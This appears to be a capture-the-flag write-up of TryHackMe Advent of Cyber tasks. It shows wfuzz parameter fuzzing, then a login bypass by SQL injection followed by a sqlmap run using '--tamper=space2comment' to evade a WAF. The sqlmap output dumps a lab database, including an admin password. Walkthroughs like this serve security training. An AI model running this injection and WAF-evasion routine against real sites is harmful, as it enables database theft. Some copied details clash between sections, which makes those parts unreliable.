
*****
* Wfuzz 2.2.9 - The Web Fuzzer
*****


Target: http://10.10.244.198/api/site-log.php?date=FUZZ
Total requests: 63

=====
ID      Response   Lines    Word      Chars      Payload
=====

000019: C=200      0 L      0 W      0 Ch      "20201118"
000001: C=200      0 L      0 W      0 Ch      "20201100"
000002: C=200      0 L      0 W      0 Ch      "20201101"
000011: C=200      0 L      0 W      0 Ch      "20201110"
000003: C=200      0 L      0 W      0 Ch      "20201102"
000021: C=200      0 L      0 W      0 Ch      "20201120"
000004: C=200      0 L      0 W      0 Ch      "20201103"
000005: C=200      0 L      0 W      0 Ch      "20201104"
000012: C=200      0 L      0 W      0 Ch      "20201111"
000006: C=200      0 L      0 W      0 Ch      "20201105"
000007: C=200      0 L      0 W      0 Ch      "20201106"
000008: C=200      0 L      0 W      0 Ch      "20201107"
000009: C=200      0 L      0 W      0 Ch      "20201108"
000010: C=200      0 L      0 W      0 Ch      "20201109"
000013: C=200      0 L      0 W      0 Ch      "20201112"
000020: C=200      0 L      0 W      0 Ch      "20201119"
000022: C=200      0 L      0 W      0 Ch      "20201121"
000023: C=200      0 L      0 W      0 Ch      "20201122"
000024: C=200      0 L      0 W      0 Ch      "20201123"
000026: C=200      0 L      1 W      13 Ch     "20201125"
000025: C=200      0 L      0 W      0 Ch      "20201124"
000027: C=200      0 L      0 W      0 Ch      "20201126"
```

We may see the flag by going there in our web browser.



THM{D4t3_AP1}

Day 5 - Web Exploitation - Someone stole Santa's gift list!

Tools used: Kali linux, Mozilla Firefox, Terminal, sqlmap, Burpsuite

Solution/walkthrough

Question 1

We start by searching the default port number of SQL server running on TCP

The screenshot shows a Microsoft Docs page titled "Configure a Server to Listen on a Specific TCP Port". The page is part of the "SQL Server 2022 Preview" documentation. It includes a sidebar with navigation links for various SQL Server topics like "Configure a Server to Listen on a Specific TCP Port", "Configure a Server to Listen on an Alternate Pipe", and "Enable Encrypted Connections to the Database Engine". The main content discusses how to change the default port for SQL Server from 1433 to another, mentioning that if enabled, the default instance of the SQL Server Database Engine listens on TCP port 1433. It also notes that named instances and SQL Server Compact are configured for dynamic ports. A "Tip" callout provides information about port assignments and security. A "Warning" callout at the bottom right states: "Do not attempt to login if you are not a member of Santa's corporation!"

Question 2

After that, we go to the machine_ip:8000/santapanel

The screenshot shows a web browser window with the URL "10.10.193.242:8000/santapanel". The page displays a login form with the following text at the top: "Do not attempt to login if you are not a member of Santa's corporation!". Below this is a form containing two input fields labeled "Username" and "Password", and a "Login" button.


We try to bypass the login by using the method taught in day 5 documentation

Greetings stranger...

Do not attempt to login if you are not a member of Santa's corporation!

Username	<input type="text" value="true"/>
Password	<input type="password"/>
<input type="button" value="Login"/>	

We use Burpsuite to intercept the request we made. We also save the request file.



Question 3

We find the clue to question 3 in the challenge section of day 5.

Challenge

Visit the vulnerable application in Firefox, find Santa's secret login panel and bypass the login. Use some of the commands and tools covered throughout today's task to answer Questions #3 to #6.

Santa reads some documentation that he wrote when setting up the application, it reads:

Santa's TODO: Look at alternative database systems that are better than [sqlite](#). Also, don't forget that you installed a Web Application Firewall (WAF) after last year's attack. In case you've forgotten the command, you can tell SQLMap to try and bypass the WAF by using `--tamper=space2comment`

Question 4

We use sql -r command to scan the request file.

```
[kali㉿kali)-[~]
$ sqlmap -r santapanel --tamper=space2comment --dump-all --dbms sqlite
```

We find the number of entries from the scan we made.

```
[10:48:19] [INFO] table 'SQLITE_masterdb.users' dumped to CSV File '/home/kali/.local/share/sqlmap/output/10.10.193.242/dump(SQLITE_masterdb/users.csv'
[10:48:19] [INFO] Fetching columns for table 'sequels'
[10:48:19] [INFO] Fetching entries for table 'sequels'
Database: <current>
Table: sequels
[22 entries]
+-----+
| kid | age | title |
+-----+
| James | 8 | shoes |
+-----+
```

Question 5

Finding James' age

```
[10:48:19] [INFO] table 'SQLITE_masterdb.users' dumped to CSV File '/home/kali/.local/share/sqlmap/output/10.10.193.242/dump(SQLITE_masterdb/users.csv'
[10:48:19] [INFO] Fetching columns for table 'sequels'
[10:48:19] [INFO] Fetching entries for table 'sequels'
Database: <current>
Table: sequels
[22 entries]
+-----+
| kid | age | title |
+-----+
| James | 8 | shoes |
| John | 4 | skateboard |
| Robert | 17 | iphone |
| Michael | 5 | playstation |
| William | 6 | xbox |
| David | 6 | candy |
| Richard | 9 | books |
| Don | 10 | fazer chocolate |
| Thomas | 10 | 10 McDonalds meals |
| Charles | 3 | toy car |
| Christopher | 8 | air hockey table |
| Daniel | 12 | lego star wars |
| Matthew | 15 | bike |
| Anthony | 3 | table tennis |
| Donald | 4 | fazer chocolate |
| Mark | 17 | wii |
| Paul | 9 | github ownership |
| James | 8 | finnish-english dictionary |
| Steven | 11 | laptop |
| Andrew | 16 | raspberry pie |
| Kenneth | 19 | TryHackMe Sub |
| Joshua | 12 | chair |
+-----+
```

Question 6

Finding what Paul wishes for

```
[10:48:19] [INFO] table 'SQLITE_masterdb.users' dumped to CSV File '/home/kali/.local/share/sqlmap/output/10.10.193.242/dump(SQLITE_masterdb/users.csv'
[10:48:19] [INFO] Fetching columns for table 'sequels'
[10:48:19] [INFO] Fetching entries for table 'sequels'
Database: <current>
Table: sequels
[22 entries]
+-----+
| kid | age | title |
+-----+
| James | 8 | shoes |
| John | 4 | skateboard |
| Robert | 17 | iphone |
| Michael | 5 | playstation |
| William | 6 | xbox |
| David | 6 | candy |
| Richard | 9 | books |
| Joseph | 7 | socks |
| Thomas | 10 | 10 McDonalds meals |
| Charles | 3 | toy car |
| Christopher | 8 | air hockey table |
| Daniel | 12 | lego star wars |
| Matthew | 15 | bike |
| Anthony | 3 | table tennis |
| Donald | 4 | fazer chocolate |
| Mark | 17 | wii |
| Paul | 9 | github ownership |
| James | 8 | finnish-english dictionary |
| Steven | 11 | laptop |
| Andrew | 16 | raspberry pie |
| Kenneth | 19 | TryHackMe Sub |
| Joshua | 12 | chair |
+-----+
```

Question 7

Finding the flag

```
kali@kali:~ kali@kali:~ 
File Actions Edit View Help
kali@kali:~ x kali@kali:~ 
+-----+
| flag |
| tinfox{All_I_Want_for_Christmas_Is_You} |
+-----+
```

Question 8

Finding the admin password

```
[10:48:19] [INFO] table 'SQLITE_masterdb.hidden_table' dumped to CSV File '/home/kali/.local/share/sqlmap/output/10.10.193.242/dump(SQLITE_masterdb/hidden_table.csv'
[10:48:19] [INFO] Fetching columns for table 'users'
[10:48:19] [INFO] Fetching entries for table 'users'
Database: <current>
Table: users
[1 entry]
+-----+
| password | username |
+-----+
| EhCNSWzzfP0sc7gB | admin |
+-----+
```

Thought process/Methodology

To kick off, we got the information for the default port number of SQL server running on TCP in the Microsoft documentation. We were able to figure out the secret directory to the Santa's secret login panel from hint in the question. We figured the type of database used by reading the Santa's to-do list. We use the method of sql injection to bypass the login panel to the website. Before submitting the sql injection we made, we activated the proxy for Burpsuite and we intercepted the request using Burpsuite. After that, we saved the request file into the kali linux. We used the sqlmap -r command in the terminal to scan the request file so that we can retrieve the answer to the rest of the questions for this day.